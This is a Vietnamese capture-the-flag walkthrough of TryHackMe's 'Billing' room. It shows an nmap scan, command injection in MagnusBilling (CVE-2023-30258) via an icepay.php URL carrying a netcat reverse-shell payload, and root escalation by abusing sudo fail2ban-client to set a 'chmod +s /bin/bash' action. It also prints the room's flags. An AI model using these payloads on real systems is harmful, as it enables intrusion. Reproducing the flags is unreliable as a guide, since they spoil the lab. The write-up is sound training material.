

Billing (TryHackMe-Easy)

-Link: <https://tryhackme.com/room/billing>

1. Reconnaissance và Scaning.

-Như mọi khi, ta sử dụng nmap để tìm xem những cổng nào đang chạy:

```
nmap -sS -sC -sV -O -vv ip_addr -o nmap.txt
```

-Kết quả:

```
# Nmap 7.95 scan initiated Mon May  5 04:18:32 2025 as: /usr/lib/nmap/nmap
--privileged -sS -sC -sV -O -vv -o nmap.txt 10.10.124.13
Increasing send delay for 10.10.124.13 from 0 to 5 due to 119 out of 396 dropped probes since last increase.
Nmap scan report for 10.10.124.13
Host is up, received user-set (0.23s latency).
Scanned at 2025-05-05 04:18:33 EDT for 33s
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh    syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 79:ba:5d:23:35:b2:f0:25:d7:53:5e:c5:b9:af:c0:cc (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQCukT/TLi8Po4V6OZVI6yhg
| SITaANGLErWG2Hqz9UOxX3XXMFvRe0uivnYlcvBwvSe09lcHjC6qczRgRjdqQ
| OxF2XHUIFBgPjNOR3mb1kfWg5jKAGun6+J9atS8z+5d6CZuv0YWH6jGJTQ1Y
| S9vGNuFvE3coJKSBYtNbpJgBApX67tCQ4YKenrG/AQddi3zZz3mMHN6QIdiv
| MC+NCFp+PozjjoJgD4WULCEIDwW4IgWjq64bL3Y/+li/PnPfLufZwaJNy67Tjk
| v1KKzW0ag2UxqgTjc85feWAvdWKVoX5FIhCrYwi6Q23BpTDqlSXoJ3irVCdV
| AqHfyqR72emcEgoWaxseXn2R68SptxxrUcpoMYUXtO1/0MZszBJ5tv3FBfY3N
| mCeGNwA98JXnJEb+3A1FU/LLN+Ah/RI40NhrYGRqJcvz/UPreE73G/wjY8LAU
```

```
nvamR/ybAPDkO+OP47OjPnQwwbmAW6g6BInnx9Ls5XBwULmn0ubMPi6dN
WtQDZ0/U=
| 256 4e:c3:34:af:00:b7:35:bc:9f:f5:b0:d2:aa:35:ae:34 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAlbmlzdH
AyNTYAAABBBVI/7v4DHnwY/FkhLBQ71076mt5xG/9agRtb+vldezX9vOC2Ug
KnU6N+ySrhLEx2snCFNJGG0dukytLDxxKlcw=
| 256 26:aa:17:e0:c8:2a:c9:d9:98:17:e4:8f:87:73:78:4d (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI6ogE6DWtLYKAJo+wx+orTO
DOdYM23iJgDGE2I79ZBN
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-title: MagnusBilling
|_Requested resource was http://10.10.124.13/mbilling/
| http-robots.txt: 1 disallowed entry
|_/mbilling/
3306/tcp open mysql syn-ack ttl 63 MariaDB 10.3.23 or earlier (unauthorized)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=5/5%OT=22%CT=1%CU=44113%PV=Y%DS=2%
DC=1%G=Y%TM=6818747A
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=108%TI=Z%CI=Z%
II=1%TS=A)OPS(
OS:O1=M509ST11NW7%O2=M509ST11NW7%O3=M509NNT11NW7%O4=M5
09ST11NW7%O5=M509ST11
OS:NW7%O6=M509ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B
3%W5=F4B3%W6=F4B3)ECN(
OS:R=Y%DF=Y%T=40%W=F507%O=M509NNSNW7%CC=Y%Q=)T1(R=Y%D
F=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
F=R%O=%RD=0%Q=)T5(R=
```

```
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%D  
F=Y%T=40%W=0%S=A%A=Z%F=  
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O  
=%RD=0%Q=)U1(R=Y%DF=N%T  
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE  
(R=Y%DFI=N%T=40%CD=  
OS:S)
```

Uptime guess: 23.727 days (since Fri Apr 11 10:51:34 2025)

Network Distance: 2 hops

TCP Sequence Prediction: Difficulty=262 (Good luck!)

IP ID Sequence Generation: All zeros


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap

OS and Service detection performed. Please report any incorrect results at <http://nmap.org/submit/>.

Nmap done at Mon May 5 04:19:06 2025 -- 1 IP address (1 host up) scanned in 34.84 seconds

-Với kết quả như trên, ta thử truy cập thông qua http đầu tiên:



-Ta thử truy cập vào trang README.md, ta thấy được phiên bản **MagnusBilling** đang chạy là **7.x.x**.

```

10.10.124.13/mbilling/README | + 
10.10.124.13/mbilling/README.md
* [How to install MagnusBilling](https://www.youtube.com/watch?v=x3cj-dZPZHU)
* [How to set-up basic configuration and make your first call](https://www.youtube.com/watch?v=7r1XCJnf2A6t=73s)

### Prerequisites
Linux Debian 11 or Centos 7. Recomended DEBIAN 11

### Installing
curl -O https://raw.githubusercontent.com/magnussolution/magnusbilling7/source/script/install.sh
bash install.sh
...

## Built With
* [Yiiframework](http://www.yiiframework.com) - The BackEnd framework used
* [EXTJS](https://www.sencha.com/products/extjs) - The FrontEnd framework used
* [ASTERISK](http://www.asterisk.org) - Telephone framework

## Contributing
Please read [CONTRIBUTING.md](https://github.com/magnussolution/magnusbilling7/blob/source/CONTRIBUTING.md) for details on our code of conduct, and the process for submitting pull requests to us.

## Versioning
We are in MagnusBilling version 7.x.x

## Authors
* **Adilson Magnus** - *Initial work* - [MagnusSolution](https://magnussolution.com)
See also the list of [contributors](https://github.com/magnussolution/magnusbilling7/contributors) who participated in this project.

## License
This project is licensed under the GPL3 License

## Free Support
We provide several avenues for you to get your system up and running on your own and learn the basics of the system.

1. [Youtube Channel](https://www.youtube.com/channel/UCish_6Lxfkh29n4CLVED900)
2. [Documentation](https://magnusbilling.org) - Menu Documentation
3. [Telegram Group](https://t.me/joinchat/oxyczqzgocjwzvuzi)

```

2. Gaining Access.

-Sau khi mà đã tìm hiểu trên mạng 1 chút, ta nhận ra được phiên bản **MagnusBilling** hiện tại có thể bị dính **CVE-2023-30258**.

MagnusSolution magnusbilling 7.3.0 - Command Injection

EDB-ID:	52170	CVE:	2023-30258	Author:	CODESECLAB	Type:	WEBAPPS	Platform:	MULTIPLE	Date:	2025-04-11
EDB Verified:	✗	Exploit:	✗ / {}	Vulnerable App:							

-Ta test thử xem trang có thể bị dính không?

The screenshot shows a browser's developer tools Network tab. On the left, the Request section displays a GET request to 'icepay/icepay.php?democ=%20rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f|/bin/sh%20-i%202%3E%261|nc%20your_ip_addr%20port%20%3E/tmp/f%20;'. The Response section shows a 200 OK status with headers like 'Content-Type: text/html; charset=UTF-8' and a body containing the same command. The Inspector panel on the right shows various request and response details.

-Server trả về cho chúng ta 1 phản hồi có mã 200, đồng thời thì ra có thể thực thi lệnh sleep lên server làm cho phản hồi chạy chậm mất 5 giây. Suy ra server có tồn tại trang này và có thể thực hiện RCE. Ta thử nhét 1 đoạn reverse shell vào trong.

```
http://ip_addr/mbilling/lib/icepay/icepay.php?democ=%20rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f|/bin/sh%20-i%202%3E%261|nc%20your_ip_addr%20port%20%3E/tmp/f%20;
```

-Và ta có được shell.

```
(lol㉿kali)-[~/Desktop/billing]
$ nc -lnvp 6969
listening on [any] 6969 ...
connect to [10.21.123.145] from (UNKNOWN) [10.10.124.13] 58134
/bin/sh: 0: can't access tty; job control turned off
$ 
```

-Giờ ta chỉ việc vào nhà của người dùng `magnus` và lấy `user.txt`.

```
asterisk@Billing:/var/lib/asterisk$ cd /home/magnus
cd /home/magnus
asterisk@Billing:/home/magnus$ ls
ls
Desktop Downloads Pictures Templates user.txt
Documents Music Public Videos
asterisk@Billing:/home/magnus$ cat user.txt
cat user.txt
THM{4a6831d5f124b25eefb1e92e0f0da4ca}
asterisk@Billing:/home/magnus$ █
```

3. Maintaining Access.

-Bỏ qua bước này.

4. Privilege Escalation.

-Ta thử sử dụng `sudo -l` trên máy và thấy được ta có thể sử dụng `fail2ban-client` trên máy này.

```
asterisk@Billing:/home/magnus$ sudo -l
sudo -l
Matching Defaults entries for asterisk on Billing:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for asterisk:
  Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on Billing:
  (ALL) NOPASSWD: /usr/bin/fail2ban-client
asterisk@Billing:/home/magnus$ █
```

-Sau 1 hồi tìm kiếm, ta tìm được trang <https://exploit-notes.hacks.org/exploit/linux/privilege-escalation/sudo/sudo-fail2ban-client-privilege-escalation/>, ở đây cho ta biết cách để lợi dụng việc có thể chạy `fail2ban-client` với quyền của `root` để leo thang đặc quyền.

```

# Get jail list
sudo /usr/bin/fail2ban-client status
# Choose one of the jails from the "Jail list" in the output.
sudo /usr/bin/fail2ban-client get <JAIL> actions
# Create a new action with arbitrary name (e.g. "evil")
sudo /usr/bin/fail2ban-client set <JAIL> addaction evil
# Set payload to actionban
sudo /usr/bin/fail2ban-client set <JAIL> action evil actionban "chmod +s /bin/
bash"
# Trigger the action
sudo /usr/bin/fail2ban-client set <JAIL> banip 1.2.3.5
# Now we gain a root
/bin/bash -p

```

-Ta làm tương tự các bước trên và leo thang.

```

asterisk@Billing:/home/magnus$ sudo /usr/bin/fail2ban-client status
sudo /usr/bin/fail2ban-client status
Status
└─ Number of jail:    8
  └─ Jail list: ast-cli-attack, ast-hgc-200, asterisk-iptables, asterisk-manager, ip-blacklist, mbilling_ddos, mbilling_login, sshd
asterisk@Billing:/home/magnus$ sudo /usr/bin/fail2ban-client get asterisk-manager actions
<sr/bin/fail2ban-client get asterisk-manager actions
The jail asterisk-manager has the following actions:
iptables-allports-AST_MANAGER
asterisk@Billing:/home/magnus$ sudo /usr/bin/fail2ban-client get asterisk-manager actions
<sr/bin/fail2ban-client get asterisk-manager actions
The jail asterisk-manager has the following actions:
iptables-allports-AST_MANAGER
asterisk@Billing:/home/magnus$ sudo /usr/bin/fail2ban-client set asterisk-manager addaction evil
</fail2ban-client set asterisk-manager addaction evil
evil
asterisk@Billing:/home/magnus$ sudo /usr/bin/fail2ban-client set asterisk-manager action evil actionban "chmod +s /bin/bash"
← manager action evil actionban "chmod +s /bin/bash"
chmod +s /bin/bash
asterisk@Billing:/home/magnus$ sudo /usr/bin/fail2ban-client set asterisk-manager banip 1.2.3.5
</fail2ban-client set asterisk-manager banip 1.2.3.5
1
asterisk@Billing:/home/magnus$ /bin/bash -p
/bin/bash -p
bash-5.1# whoami
whoami
root
bash-5.1# id
id
uid=1001(asterisk) gid=1001(asterisk) euid=0(root) egid=0(root) groups=0(root),1001(asterisk)
bash-5.1# █

```

-Giờ ta chỉ việc truy cập file `root.txt`.

```
bash-5.1# cat /root/root.txt
cat /root/root.txt
THM{33ad5b530e71a172648f424ec23fae60}
bash-5.1#
```